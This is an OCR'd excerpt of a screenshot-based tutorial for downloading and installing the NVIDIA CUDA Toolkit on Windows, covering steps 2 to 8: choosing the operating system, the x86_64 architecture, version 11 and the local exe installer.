
Install CUDA Toolkit

2. Click on **Download Now**.




Install CUDA Toolkit

3. Go to downloads and double click on the cuda toolkit installer that just downloaded.




Install CUDA Toolkit

4. Fill in any details here and click on **Complete**.




Install CUDA Toolkit

5. Click on your Operating System. In this case it is **Windows**.




Install CUDA Toolkit

6. Select the **x86_64** architecture.




Install CUDA Toolkit

7. Select **11** from the Version options.




Install CUDA Toolkit

8. Click on **exe (local)**



